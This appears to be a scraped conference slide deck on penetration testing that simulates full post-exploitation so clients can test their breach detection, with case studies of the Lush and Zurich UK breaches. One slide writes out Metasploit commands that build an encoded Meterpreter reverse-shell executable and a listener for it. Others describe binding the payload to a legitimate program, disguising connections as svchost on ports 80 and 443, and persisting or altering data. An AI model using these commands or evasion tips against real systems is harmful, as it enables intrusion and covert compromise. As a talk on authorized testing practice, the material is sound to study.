

What is better?
What is better?


This?
What is better?
What is better?
This?
WHAT IS ALL THIS!


By simulating theses attacks the way I am
talking about the client can then see exactly
what they would need to do if it was a real
attack!
Future


@sponex and I are creating a website about
this and some guides that link to some good
methodologies out there.
Summary
Attack them, don’t pussy foot around!


Find out what they care about.


Make them realise how hard it would be to
fix.
:~$ whoami
      Director of upSploit
      Limited
      Soon to be Web
      Application Security
      Consultant for
      Trustwave
      British Student
      Podcaster
Questions
   thomas@tmacuk.co.uk

www.tmacuk.co.uk / @tmacuk

www.upsploit.com / @upsploit

Simulating Real World Attack

  • 1.
    Simulating Real WorldAttacks Thomas Mackenzie
  • 2.
  • 3.
    Introduction / Scope Areclients aware of attacks happening to them? If they are not, how can we help them? How can we test if they aware of an attack?
  • 4.
    Remediation of anAttack Remediation - Step One - Fixing the vulnerability that was exploited Step Two - Dealing with what happened post exploitation
  • 5.
    Case Study Lush.co.uk They foundout at the end of January about the attack Stated that the attack started “they think” on the 4th October
  • 6.
    Case Study cont. ZurichUK Lost 46,000 Customer Records Found out 1 year later Cost £2.28 million in fines - Not to mention fixing
  • 7.
    Case Study cont. Chainof events - When did it start? When did it end? What information was available to the attacker? What information was compromised? Not counting - How it happened. How to stop it from happening again.
  • 8.
    What am Isaying? Yes - If they knew about the vulnerability in the first place they could have stopped this from happening. But they didn’t - The attack happened and it has cost them money to not just fix but to the chain of events stuff too.
  • 9.
    Attacks we see Layer8 (Management) Development Issues 0-Days Passive Actions / Obfuscation Methods
  • 10.
    Attacks we seecont. These attacks are what we are seeing at the moment. When we do testing for clients we stop at the vulnerability. We stop at the exploit and we do not carry on.
  • 11.
    Attacks we seecont. Stopping at the vulnerability means - The client get to do Step One of remediation What about Step Two?
  • 12.
    It is important!!! Without the proper things in place it can take a long time to fix this. Self Detection Law Enforcement Public Detection Regulatory Detection 0 50 100 150 200
  • 13.
    Why didn’t theyknow? There are a lot of things in place at the moment that help people detect attacks / even stop them. IDS / IPS / FW / Logs etc. Attacks are still occurring and we are still hearing about them all the time.
  • 14.
    Why didn’t theyknow? cont. Do we test this in our pen test? How can we test if they are aware of an attack? Certainly not by just exploiting the vulnerability we have to deep dive.
  • 15.
    Is it Real? Unlesswhat you do is real your client WILL NOT CARE!
  • 25.
    Ask them! Ask themwhat they care about Why do they care?
  • 26.
  • 27.
  • 28.
  • 29.
  • 30.
    Unless... Unless the attackhappens for real they don’t have to deal with the aftermath! Are they prepared?
  • 31.
    IR Not all companieshave IR teams How long does it take for the attackers trail to be found?
  • 32.
    Knowing you havebeen compromised = good When and how long for = better
  • 33.
    Reporting When it comesto the report attack them with simulated examples - examples you could recreate. Could you kill someone? Can you steal money? Can you change / recreate their product?
  • 34.
    Report cont. Give atime window / speak to only one person Document everything you do Ask them what they saw you do Compare
  • 35.
    Did they know? Didthey know you were attacking them If so did they try to stop you? If not why not!
  • 37.
    Noise Levels Low - Ninja Hacking Skillz Medium - Make a few mistakes that should be detected High - Scan them to hell and back
  • 38.
    Graded Levels Level 1- 5 Starting at Script Kiddies to Criminal
  • 39.
    What are wedoing! Attacking systems with real results instead of just giving information they don’t care about.
  • 40.
    Methods Low hanging fruitare the first checkpoints Processes, connections, EventLog and in some case memory dumps
  • 41.
    Processes Time of creation ParentPID Owner Command Line
  • 42.
    Hide! Hide your connections SVCHOST.exelooks normal if connecting to high ports Firefox, Dropbox, AV 80 and 443
  • 43.
    Example So what arewe actually talking about? How can we go about simulating an attack like what we have just spoken about?
  • 44.
    Ask and youshall receive Brief Discuss options for testing What is important to them?
  • 45.
    Seek and youwill find What was important to them? Are they any exploits / 0-days for that piece of software?
  • 46.
    Knock and thedoor will be opened Simply and easily do not give up There is always going to be some avenue of attack for this client they may just not know about it Look at the following example
  • 47.
    Attacking Layer 8 Idiotsin the company are your first point of call. Is the CEO an idiot? Skype is important to them - attack them with what is important!
  • 48.
    Attacking Layer 8cont. ./msfpayload windows/meterpreter/reverse_tcp LHOST = x.x.x.x R | ./msfencode -e x86/ shikata_ga_nai -c 5 -t exe -o payload.exe ./msfconsole use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LHOST x.x.x.x exploit
  • 49.
    Attacking Layer 8cont. Using IExpress you can bind a primary .exe. and your payload together Settings available in IExpress Running that evil .exe (BANG) reverse shell!
  • 50.
    Do not leaveit there! What did I say at the beginning? Once you have shell do something with it so that it actually means something to them Delete data / change data / get addresses / create ways to stay there!
  • 51.
    But WAIT!!! POLITICS! Youcannot just delete data without permission! Make sure you find out what you can do!
  • 52.
    If you candelete... You most likely can add
  • 53.
  • 54.
  • 55.
  • 56.
  • 57.
  • 58.
  • 59.
    WHAT IS ALLTHIS! By simulating theses attacks the way I am talking about the client can then see exactly what they would need to do if it was a real attack!
  • 60.
    Future @sponex and Iare creating a website about this and some guides that link to some good methodologies out there.
  • 61.
    Summary Attack them, don’tpussy foot around! Find out what they care about. Make them realise how hard it would be to fix.
  • 62.
    :~$ whoami Director of upSploit Limited Soon to be Web Application Security Consultant for Trustwave British Student Podcaster
  • 63.
    Questions thomas@tmacuk.co.uk www.tmacuk.co.uk / @tmacuk www.upsploit.com / @upsploit